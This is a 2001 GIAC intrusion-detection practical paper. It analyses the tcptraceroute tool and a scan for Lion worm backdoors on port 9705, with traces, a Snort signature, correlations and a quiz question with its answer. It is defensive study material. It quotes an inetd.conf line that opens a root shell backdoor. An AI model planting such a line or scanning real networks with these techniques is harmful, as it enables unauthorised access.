Global Information Assurance Certification Paper

GIAC Level Two

Intrusion Detection in Depth

Practical assignment for SANS Parliament Square
20-23 June 2001

Version 3.0

Alberto Grazi

Contents

Assignment 1 – Describe the state of Intrusion Detection: the tcptraceroute tool

On 31 July 2001 the new version of a tool, now widely used, was released in the wild tcptraceroute, the author is Michael C. Toren (mct@toren.net). As stated on the web site http://michael.toren.net/code/tcptraceroute/ , tcptraceroute is a traceroute implementation using TCP packets.

Traditional traceroute commands for UNIX and Windows machines adopt different technique to determine the route of packets which consist in sending stimul i with increasing TTLs to the destination target listening for responses from the gateways along the way.

Normally, every router that receives a packet decrements the TTL value by 1 and if the TTL field becomes 0, the packet is dropped and an "ICMP Time Exceeded" message is sent back to the source IP address: in this way, a packet cannot travel more than 255 hops (the TTL field is 8 bits) and mis guided packets will not travel forever on the Internet. The source IP address of th e ICMP error message tells the " attacker" the IP address of the router which discarded the packet; as result, sending different packets with increasing TTL to a destination host will result in a series of "ICMP Time Exceeded" error messages from all the router s along the way and a final response from the final destination host.

This is the main concept behind traceroute but Windows and UNIX platforms have chosen different stimuli to send, as well as different responses from the final host to listen for.

In particular the Windows traceroute, renamed tracert.exe by Microsoft, uses two different ICMP messages to determine the route to a specified host: "ICMP Echo Request" and "ICMP Echo Reply"; the stimulus is the "ICMP Echo Request" which is sent with increasing TTL starting from 1. All the routers along the way will send back "ICMP Time Exceeded" messages to the source IP address and the final host will reply with an "ICMP Echo Reply" message.

By default, the Windows tracert.exe sends three packets for each TTL value: for each of them, the round time is calculated by the sender and is displa yed for each IP address along the way; doing this, it is possible to see the responsiven ess of the network and see where possible bottlenecks are.

The UNIX version of the traceroute command uses a combination of the UDP and ICMP protocols: different UDP packets are sent out to the destination IP address with increasing TTL by default starting from 1. The principle is the same used by the Windows version as the sender is expecting "ICMP Time Exceeded" messages from each router along the way but the final response it's waiting for is an "ICMP UDP Port Unreachable" error message from the destinat ion IP address. The UDP packets are sent to port numbers suppose d not to be in use and, typically, the initial destination port is in the range 33000 -33999 and it is incremented by 1 at every increase of the TTL .

In light if increased security concerns in recent years and increased availability of sophisticated routers and firewalls the effective range of these tools has decreased.

In fact, more and more networks are filtering "ICMP Echo Request" incoming messages and unsolicited incoming packets to unknown , or not used, UDP ports; in many cases however, there are TCP ports which are left open for incoming connections on well - known ports: port TCP/80 (www), used by web servers, and TCP/25 (SMTP), used by mail servers, are famous cases.

Tcptraceroute adopts TCP rather than UDP or ICMP packets and it is able to bypass the most common ACLs on bastion routers and firewalls.

Description of the tool

The Tool is a portable C program (it has been tested on OpenBSD, FreeBSD and Linux) available from http://michael.toren.net/code/tcptraceroute/ which also comes in prepackaged binaries for most Linux distributions.

The executable is a single command called **tcptraceroute** which accepts some parameters: these reported here are the most useful ones taken from the manual page of tcptraceroute:

- **n**: Display numeric output, rather than doing a reverse DNS lookup for each hop
- **p**: Use the specified local TCP port i n outgoing packets. The default is to obtain a free port from the kernel using bind. Unlike with traditional traceroute, this number will not increase with each hop
- **f**: Set the initial TTL used in the first outgoing packet. The default is 1.
- **q**: Set the number of probes to be sent to each hop. The default is 3.

On the command line, the tool is expecting the name or the IP address of the target and optionally the destination port (default is 80) and the length of every packet (default is 40).

Typically an attacker would need to know at least one unfiltered and listening port on the destination IP address in order to initiate the traceroute: this port will become the target port used by tcptraceroute to send the SYN packets.

Here is an example of a tcptraceroute against the Microsoft web site which is known to be protected by firewall and unreachable by ICMP and UDP packets:

```
[root@ids ~]# tcptraceroute -n -f 5 www.microsoft.com
Selected device eth0, address a.b.c.31, port 1031 for outgoing packets
Tracing the path to www.microsoft.com (207.46.197.101) on TCP port 80, 30 hops max
 5  195.66.224.77 (195.66.224.77) 46.833 ms  46.249 ms  47.809 ms
 6  212.113.0.114 (212.113.0.114)  48.976 ms  47.442 ms  47.101 ms
 7  212.187.131.2 (212.187.131.2)  48.318 ms  47.726 ms  50.992 ms
 8  212.187.128.153 (212.187.128.153)  116.376 ms  116.185 ms  117.303 ms
 9  209.247.9.121 (209.247.9.121)  199.874 ms  194.836 ms  191.602 ms
10  64.159.1.102 (64.159.1.102)  194.162 ms  195.154 ms  196.529 ms
11  63.211.220.82 (63.211.220.82)  201.184 ms  205.338 ms  209.088 ms
12  207.46.190.117 (207.46.190.117)  209.912 ms  213.080 ms  213.067 ms
13  207.46.129.52 (207.46.129.52)  211.228 ms  205.797 ms  200.902 ms
14  207.46.197.101 (207.46.197.101) [open]  199.593 ms  202.754 ms  203.976 ms
```

For the purpose of testing, these are the results of the other traceroutes, the Windows and the UNIX ones

WINDOWS Traceroute

```
C:\>tracert -d 207.46.197.101
Tracing route to 207.46.197.101 over a maximum of 30 hops
  5    70 ms    70 ms    70 ms  195.66.224.77
  6    70 ms    80 ms    90 ms  212.113.0.114
  7    70 ms    70 ms    61 ms  212.187.131.98
  8   150 ms   140 ms   151 ms  212.187.128.153
  9   210 ms   210 ms   211 ms  209.247.9.121
 10   220 ms   220 ms   211 ms  64.159.1.102
 11   210 ms   211 ms   220 ms  63.211.220.82
 12   210 ms   211 ms   210 ms  207.46.190.117
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
```

UNIX Traceroute

```
[root@ids ~]# traceroute -n 207.46.197.101
traceroute to 207.46.197.101 (207.46.197.101), 30 hops max, 38 byte packets
 5  195.66.224.77  56.776 ms  54.685 ms  54.354 ms
 6  212.113.0.114  56.647 ms  55.412 ms  55.849 ms
 7  212.187.131.98  56.573 ms  57.916 ms  58.418 ms
 8  212.187.128.153  125.006 ms  125.098 ms  127.831 ms
 9  209.247.9.121  206.703 ms  210.757 ms  211.742 ms
10  64.159.1.102  214.273 ms  208.474 ms  203.363 ms
11  63.211.220.82  205.334 ms  203.988 ms  202.985 ms
12  207.46.190.117  207.731 ms  209.771 ms  210.085 ms
13  * * *
14  * * *
15  * * *
```

From the results, we deduce that the IP address 207.46.190.117 or 207.46.129.52 are filtering incoming requests of "ICMP Echo Requests" and packets addressed to high UDP ports. But this didn't stop tcptraceroute from getting a response as the firewalls are obviously configured to let HTTP requests to pass through: when tcptraceroute receives a SYN/ACK in response of the SYN, kindly enough, it sends a RST packet to kill the communication. Per se this is more graceful than leaving the connection pending as this could cause Denial of Service to some sites with heavy traffic like Microsoft (which are likely to be used for testing purposes as in this case).

Here is a recorded network trace for the command "tcptraceroute -n -f 5 -q 1 207.46.197.101" (parameters are: do not resolve IP addresses, start from TTL=5, send a 1 probe for each hop, wait 1 second to decide) :

```
21:04:44.490182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 5,
id 23943, len 40)
21:04:44.510182 195.66.224.77 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 23943, len 40) (ttl 252, id 0, len
56)
21:04:44.510182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 6,
id 52002, len 40)
21:04:44.530182 212.113.0.114 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 52002, len 40) (ttl 251, id 0, len
56)
21:04:44.530182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 7,
id 17711, len 40)
21:04:44.540182 212.187.131.2 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 17711, len 40) (ttl 249, id 0, len
56)
21:04:44.540182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 8,
id 3192, len 40)
21:04:44.620182 212.187.128.153 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 3192, len 40) (ttl 248, id 0, len
56)
21:04:44.620182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 9,
id 43958, len 40)
```

```
21:04:44.790182 209.247.9.121 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 43958, len 40) (ttl 247, id 0, len
56)
21:04:44.790182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 10,
id 29200, len 40)
21:04:44.950182 64.159.1.102 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 29200, len 40) (ttl 247, id 0, len
56)
21:04:44.950182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 11,
id 17694, len 40)
21:04:45.120182 63.211.220.82 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 17694, len 40) (ttl 250, id 0, len
56)
21:04:45.120182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 12,
id 4376, len 40)
21:04:45.290182 207.46.190.117 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 4376, len 40) (ttl 249, id 0, len
56)
21:04:45.290182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 13,
id 11151, len 40)
21:04:45.470182 207.46.129.52 > a.b.c.31: icmp: time exceeded in-transit for
a.b.c.31.1048 > 207.46.197.101.80: [|tcp] [ttl 1] (id 11151, len 40) (ttl 248, id 0, len
56)
21:04:45.470182 a.b.c.31.1048 > 207.46.197.101.80: S [tcp sum ok] 0:0(0) win 0 (ttl 14,
id 64754, len 40)
21:04:45.640182 207.46.197.101.80 > a.b.c.31.1048: S [tcp sum ok]
2820937635:2820937635(0) ack 1 win 16616 <mss 1460> (DF) (ttl 56, id 38461, len 44)
21:04:45.640182 a.b.c.31.1048 > 207.46.197.101.80: R [tcp sum ok] 1:1(0) win 0 (DF) (ttl
255, id 0, len 40)
```

Analyzing the traffic, there are clearly some signs of crafted and not genuine packets in this trace. As first, the Initial Sequence Number is always 0 as the Window size; also, the source port number stays the same for all the duration of the traceroute. As result, it is possible to write a signature for any IDS to detect this tool (the following signature is Snort 1.7 compatible):

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "Possible tcptraceroute scan"; ttl: 1; flags: S; seq: 0x0; window: 0;)
```

In conclusion, tcptraceroute is a very useful tool because it can perform a traceroute on most of the network with at least one service active (which can be a mail server or a web server for example) but on the other side, this scanning tool can give insight of our network to a potential attacker and, although this can be considered a first level of reconnaissance, it's still revealing information about our defenses.

References

Toren, C. Michael. "Tcptraceroute(8) manual". 31 July 2001. URL: http://michael.toren.net/code/tcptraceroute/ (13 September 2001)

Novak, J. Kolde, J. "IP Behavior IV". GCIA Intrusion Detection Course. June 2001 (September 2000): 16, 20

Roesch Martin. "SNORT User Manual" 10 August 2001. URL: http://www.snort.org/docs/SnortUsersManual.pdf (13 September 2001)

Microsoft Corporation. "Description of Ping and Tracert tools (Q217014)" 10 August 2001. URL: http://support.microsoft.com/support/kb/articles/Q217/0/14.asp

Schiffman, Mike D. Goldsmith, David E. "Firewalking". October 1998. URL: http://www.packetfactory.net/Projects/Firewalk/firewalk-final.pdf (13 September 2001)

Assignment 2 – Network Detects

Detect #1 – Source port 9705, Destination port 9705

Trace

```
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.4:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.17:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.32:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.40:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.51:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.62:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.64:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.70:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.69:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.71:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.72:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.85:9705 SYN ******S*
[…]
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.c.251:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.d.48:9705 SYN ******S*
Jun 17 22:27:33 209.25.152.194:9705 -> a.b.d.52:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.218:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.217:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.221:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.222:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.225:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.233:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.244:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.245:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.d.250:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.25:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.29:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.42:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.48:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.68:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.79:9705 SYN ******S*
[…]
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.215:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.223:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.229:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.238:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.e.241:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.8:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.10:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.20:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.21:9705 SYN ******S*
[…]
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.168:9705 SYN ******S*
Jun 17 22:27:34 209.25.152.194:9705 -> a.b.f.174:9705 SYN ******S*
Jun 17 22:27:35 209.25.152.194:9705 -> a.b.f.190:9705 SYN ******S*
Jun 17 22:27:35 209.25.152.194:9705 -> a.b.f.192:9705 SYN ******S*

Jun 17 22:27:33 hosth /kernel: Connection attempt to TCP a.b.c.62:9705 from
209.25.152.194:9705
```

Source of trace

This trace was found on the incidents.org web site at the URL http://www.incidents.org/archives/intrusions/msg00851.html .

This particular trace is the last one of the post "June 17, 2001 probes (part #2)" sent by Laurie Zirkle on Monday, 18 Jun e 2001.

Detect was generated by

The first part of the detect is generated by SNORT, a lightweight Intrusion Detection System, while the second one (a single line) is probably generated by IPFW, a pa cket filtering and accounting system which resides in the kernel.

The alerts generated by SNORT, are actually generated by the portscan plug-in: it logs connections which are exceeding a given threshold based on number of connections/seconds.

The syntax is straightforward: a timestamp followed by the source IP address, the source port, the destination IP address and the destination port. The last information is a description of the portscan and the status of the, in this case, TCP flags.

The log generated by IPFW has a timestamp, the source IP address, the source port, the destination IP address and the destination port of the attempted connection.

Probability the source address was spoofed

Based on the correlation evidence I assume this attack is probably an attempt to detect a UNIX machine with a backdoor running on port TCP/9705. The probability the IP address is spoofed is very low as the scanning software would need a response from the contacted machine in order to determine if the machine is listening on the port or not.

However, there are still possibilities the attacker is spoofing the source IP address and is listening for responses on another host near the spoofed IP address. More information about reconnaissance techniques using spoofed IP addresses are documented by Tom Chmielarski at http://www.sans.org/newlook/resources/IDFAQ/spoofed_IP.htm.

Description of Attack

This attack consists in a network scan with the purpose of building a map of machines listening on port TCP/9705. This port has been associated with a mutation of the Lion worm.

According to http://www.sans.org/y2k/lion.htm:

> Lion is a new worm, that is very similar to the Ramen worm. However, this worm is much more dangerous and should be taken seriously. It infects Linux machines with the BIND DNS server running. It is known to infect BIND version(s) 8.2, 8.2-P1, 8.2.1, 8.2.2-Px. BIND 8.2.3-REL and BIND 9 are not vulnerable. The BIND vulnerability is the TSIG vulnerability that was reported back on January 29, 2001.
> […]
> Once it has entered the system, it sends off the contents of /etc/passwd, /etc/shadow, and some network settings to an address in the china.com domain. It deleted /etc/hosts.deny, lowering some of the built-in protection afforded by tcp wrappers. Ports 60008/tcp and 33567/tcp get a backdoor root shell (via inetd, see /etc/inetd.conf), and a trojaned version of ssh gets placed on 33568/tcp. Syslogd is killed, so the logging on the system can't be trusted

In this particular variation, the backdoor root shell or the trojaned version of Ssh is listening on port TCP/9705. More information about this particular worm and its variants can be found at http://www.whitehats.com/library/worms/lion/.

Attack mechanism

The attack consists of a TCP packet sent from a remote machine from port 9705 to the destination port 9705 with the SYN flag set: this is an indication of stimulus. The expected response is a packet from the internal machine with the SYN/ACK flags set.

Per se this is strange activity as we see attempted connections from an ephemeral port to an ephemeral port by a single IP address targeting 107 different internal machines (across 4 different subnets) in a timeframe of 3 seconds.

The service being targeted is probably the backdoor root shell installed by one of the variants of the Lion worm. Given the small timeframe and the odd combination of ephemeral to ephemeral port, I suspect a tool is being used to scan this particular port; if the attacker receives a response back, a different tool will be used to attempt to connect to the service.

This attack definitely appears to be hostile but can be categorized as reconnaissance activity.

The source IP address 209.25.152.194 resolves to host194.maxim.net but the name host194.maxim.net doesn't resolve to same IP address as the request fails.

These are the information from the whois system:

```
Glopex (NETBLK-MAX-CUSTNET-568)
   3150 Coronado Drive
   Santa Clara, CA 95054
   US

   Netname: MAX-CUSTNET-568
   Netblock: 209.25.152.192 - 209.25.152.207

   Coordinator:
      Maxim Computer Systems  (ZM21-ARIN)  noc@MAXIM.NET
      510-226-0695

   Record last updated on 26-Apr-2000.
   Database last updated on 8-Sep-2001 23:09:15 EDT.
```

Correlation

1st Correlation

http://www.up.univ-mrs.fr/wcri/d_serv/d_reseau/d_cert/certmsgSTAT007

```
Bulletin hebdomadaire du CERT Renater (certsvp@renater.fr)

[…]
Deux de ces piratages ont eu pour cible des serveurs DNS. Ces serveurs utilisaient une
version vulnerable aux attaques du logiciel BIND: la 8.2.2. Dans un de ces incidents, le
pirate a laisse une backdoor en ecoute sur le port 9705/tcp et a installe un rootkit de
type T0rn. L'administrateur a ete alerte par un ralentissement significatif du serveur
et a constate ensuite une modification du fichier resolv.conf

Il est tres fortement recommande de porter une attention particuliere aux differents
avis emis a propos de vulnerabilites de securite du logiciel BIND (service DNS).
[…]
```

A translation from http://babelfish.altavista.com/ looks like:

```
Two of these hackings had as a target of servers DNS These servers used a version
vulnerable with the attacks of software BIND: 8.2.2. In one of these incidents, hacker A
leaves a backdoor * listens some on the port 9705/tcp and A installs a rootkit of the
T0rn.  type the administrator has ete alarm by a significant deceleration of the server
and A notes then a modification of the file resolv.conf It is very strongly recommends
to pay a particuliere attention in the various opinions given in connection with
vulnerabilites of integrity of software BIND (service DNS).
```

2nd Correlation

http://www.grenet.fr/reseau/securite/SCAN/2001/Jun/msg00019.html

```
To: secuarch@grenet.fr
```

```
Subject: Scans du 19/06/2001
From: Bernard Martinet <Bernard.Martinet@grenet.fr>
Date: Mon, 25 Jun 2001 09:13:36 +0200
Organization: Service Reseau C.I.C.G.
le 19/06/2001

Scans relevés sur la dorsale TIGRE.

Ports :

21 (ftp)
80 (http)
111 (sunrpc - portmapper)
515 (printer)
6635 (backdoor lion)
9705 (backdoor lion)

icmp 3/1 (host unreachable)

--
Bernard MARTINET        email : Bernard.Martinet@grenet.fr
UREC - CICG             tel   : (+33) 4 76 51 45 03
Supervision Reseau      fax   : (+33) 4 76 42 11 71
```

3rd Correlation

http://list.cobalt.com/pipermail/cobalt-users/2001-February/033813.html

```
Sean Chester cobalt-users@list.cobalt.com
Fri Feb 16 04:24:44 2001

im trying to recover after beeing r00ted,

so far all i have found was a rootshell on port 9705.
there was a .bash_history in my / dir, but it was all scrambled txt i(id guess they got
in, created a backdoor, and left)

ive done md5sums on files and they seem ok, i ran chkrootkit and it reported i had an
infected 'bindshell'

whats bindshell and how do i fix this?

i also have a couple of odd names in my /etc/passwd file

pop:x:17:17:APOP:/etc:
named:x:25:25:Named:/etc/named:/bin/false

do these look ok?
```

4th Correlation

http://www.incidents.org/diary/august2001.php

Handler's diary – August 2001

```
Scans to Port 9705/tcp and Port 6635/tcp
----------------------------------------
An anonymous submitter to the Handler's list has provided information
about what attackers are probably looking for when scanning
networks on port 9705/tcp. As perhaps expected, the port is used
to serve a root shell from compromised machines.

Earlier today, the submitter found a machine listening on port
9705/tcp. He provided the output from running netstat on the system
(reproduced below), which shows the port 9705 listener.
-------------
$ netstat -nl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.21:53         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.20:53         0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.4:53          0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.2:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
```

```
tcp        0      0 0.0.0.0:9705            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
udp        0      0 192.168.1.21:53         0.0.0.0:*
udp        0      0 192.168.1.20:53         0.0.0.0:*
udp        0      0 192.168.1.4:53          0.0.0.0:*
udp        0      0 192.168.1.2:53          0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
------------

He found that a line added to the system's inetd.conf
file was the cause of the problem.
-----------
$ sudo tail -1 /etc/inetd.conf
9705 stream tcp nowait root /bin/sh sh -i
-----------

A large SYN-FIN scan to port 9705/tcp was recorded by DShield yesterday.
Two different networks were targeted by the same attacker from Italy.
A small excerpt from one scan is shown below.

2001-08-27 20:05:38 212.210.247.135 - 9705 - 10.241.10.34 - 9705 - TCP - SF
2001-08-27 20:05:38 212.210.247.135 - 9705 - 10.241.10.33 - 9705 - TCP - SF
2001-08-27 20:05:38 212.210.247.135 - 9705 - 10.241.10.32 - 9705 - TCP - SF
2001-08-27 20:05:38 212.210.247.135 - 9705 - 10.241.10.30 - 9705 - TCP - SF
2001-08-27 20:05:38 212.210.247.135 - 9705 - 10.241.10.29 - 9705 - TCP - SF
....
```

5th Correlation

In this mail, we have the same IP address of our detect scanning a different destination IP address. The port scanned is 11753 with the same source port. The user is probably using the same tool to scan a different port which has been associated to unknown Trojans (we assume it's an unknown Trojan because of the large number of probes detected since February 2001).

http://www.incidents.org/archives/intrusions/msg00866.html

```
Date: Wed, 20 Jun 2001 11:58:32 +1200
From: Security@xxxxxxxxxxxxx
Subject: Network_scan from host194.maxim.net[209.25.152.194]

Greetings,

On Mon 18 Jun 2001 at 19:28 (UTC) we detected a scan of tcp-11753
ports in part of our network. This incident appears to have originated
from 209.25.152.194.

I notified you about a similar scan from this machine on the 17th.

Either some third party has compromised 209.25.152.194 and is now
using it to attack others sites or a legitimate users of
209.25.152.194 are engaging in practices that are not condoned under
most company or ISP acceptable use policies.

Would you please see that this incident is investigated an appropriate
action taken to secure your host/network.

Computer and Network Security Officer, The University of Auckland,
New Zealand.

Sample logs, times are UTC + 1200, GPS synchronized:
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.26:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.28:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.30:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.31:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.33:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.35:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.39:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.37:11753  S_
```

```
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.41:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.32:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.34:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.36:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.38:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.40:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.43:11753  S_
2001-06-19-07:28:08  tcp  209.25.152.194:11753    ->    202.37.88.45:11753  S_
2
-----------------------------------------------------------------
These trailers are designed to facilitate automated extraction of
information by AusCERT.

Source: 209.25.152.194
Ports: tcp-11753
Incident type: Network_scan
re-distribute: yes
timezone: UTC + 1200
reply: no
Time: Mon 18 Jun 2001 at 19:28 (UTC)
```

6th Correlation

The same alert has been triggered at another location: we are not the only one scanned by this machine. This detect was probably generated by a 3Com Internet Firewall.

http://www.whitewolfconsulting.com/firewall.htm

```
06/17/2001 00:18:52.720 - UDP packet dropped - Source:24.40.25.251, 12556-
Destination:0.0.0.0, 161, LAN
06/17/2001 01:43:09.384 - TCP connection dropped - Source:38.196.255.98, 3589-
Destination:0.0.0.0, 111, LAN - 'Sun RPC'
06/17/2001 02:46:35.272 - TCP connection dropped -  Source:24.0.0.203, 61737-
Destination:0.0.0.0, 119, LAN - 'News (NNTP)'
06/17/2001 07:28:18.720 - TCP connection dropped - Source:24.0.0.203, 36590-
Destination:0.0.0.0, 119, LAN - 'News (NNTP)'
06/17/2001 07:34:52.816 - TCP connection dropped - Source:24.1.146.70, 1296-
Destination:0.0.0.0, 27374, LAN -
06/17/2001 10:21:05.480 - TCP connection dropped - Source:209.25.152.194, 9705-
Destination:0.0.0.0, 9705, LAN -
06/17/2001 12:21:04.048 - TCP connection dropped - Source:24.0.0.203, 38328-
Destination:0.0.0.0, 119, LAN - 'News (NNTP)'
06/17/2001 15:01:04.112 - TCP connection dropped - Source:211.57.204.66, 1223-
Destination:0.0.0.0, 53, LAN - 'Name Service (DNS)'
06/17/2001 17:24:07.480 - TCP connection dropped - Source:24.0.0.203, 48743-
Destination:0.0.0.0, 119, LAN - 'News (NNTP)'
06/17/2001 17:41:41.736 - TCP connection dropped - Source:63.121.117.108, 4098-
Destination:0.0.0.0, 23, LAN - 'Telnet'
06/17/2001 19:47:05.752 - TCP connection dropped - Source:24.114.192.110, 4674-
Destination:0.0.0.0, 111, LAN - 'Sun RPC'
06/17/2001 20:23:43.336 - TCP connection dropped - Source:166.114.172.162, 21-
Destination:0.0.0.0, 21, LAN - 'File Transfer (FTP)'
06/17/2001 21:16:33.512 - TCP connection dropped - Source:195.152.56.140, 4105-
Destination:0.0.0.0, 111, LAN - 'Sun RPC'
06/17/2001 22:44:36.368 - TCP connection dropped - Source:24.0.0.203, 57363-
Destination:0.0.0.0, 119, LAN - 'News (NNTP)'
```

Evidence of Active targeting

There is evidence of active targeting : the attacker is scanning the entire network for a backdoor expecting a response from compromised machines. This is less severe than a specific exploit addresses to a specific vulnerability on a single machine but, in case of response by one of the internal machines, the attacker will have access to it at administrator level.

Severity

The security is calculated with the formula:

(Criticality + Lethality) – (System + Net Countermeasures)

In this case:

Criticality: 4. The scan is addressing the whole network and probably it will address some critical servers.

Lethality: 5. If one of the machines reply with a SYN/ACK packet, the attacker will probably be able to connect to the machine with administrator privileges

System Countermeasures: 2. The machines affected by these probes are Unix machines and hopefully they will have a host-based firewall running but, as we don't know anything about it, I choose an average number

Network Countermeasures: 2. The eventual firewall would have been however too permissive because it should have been configured in order to filter unknown ports.

So

Severity = (4 + 5) – (2 + 2) = 9 – 4 = **5**

Defensive recommendation

As this port has been associated with Trojan activity, I would suggest adding a specific rule in your IDS to detect it: a possible signature could be a connection from a remote machine from port 9705 to an internal machine to port 9705.

Your bastion firewalls and routers should be blocking all unknown and unnecessary services: you should configure them to block incoming connections to port TCP/9705 (at least) with the SYN flag set.

Also, make sure to maintain up to date Operating System software running on all the machines on the internal network applying patches and security recommendation; the Lion worm propagates itself using a BIND vulnerability: a machine cannot be infected if you are running the latest version of BIND.

Multiple choice test question

The Lion worm is

a) replicating itself through port 9705

b) not particularly dangerous as it just propagates itself

c) found in many variants which install backdoors listening on different ports

d) targeting any OS running a DNS server

Answer: C

Detect #2 – Inverse Mapping

Trace

```
16:24:27" src=144.122.72.200 dst=x.x.8.199 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
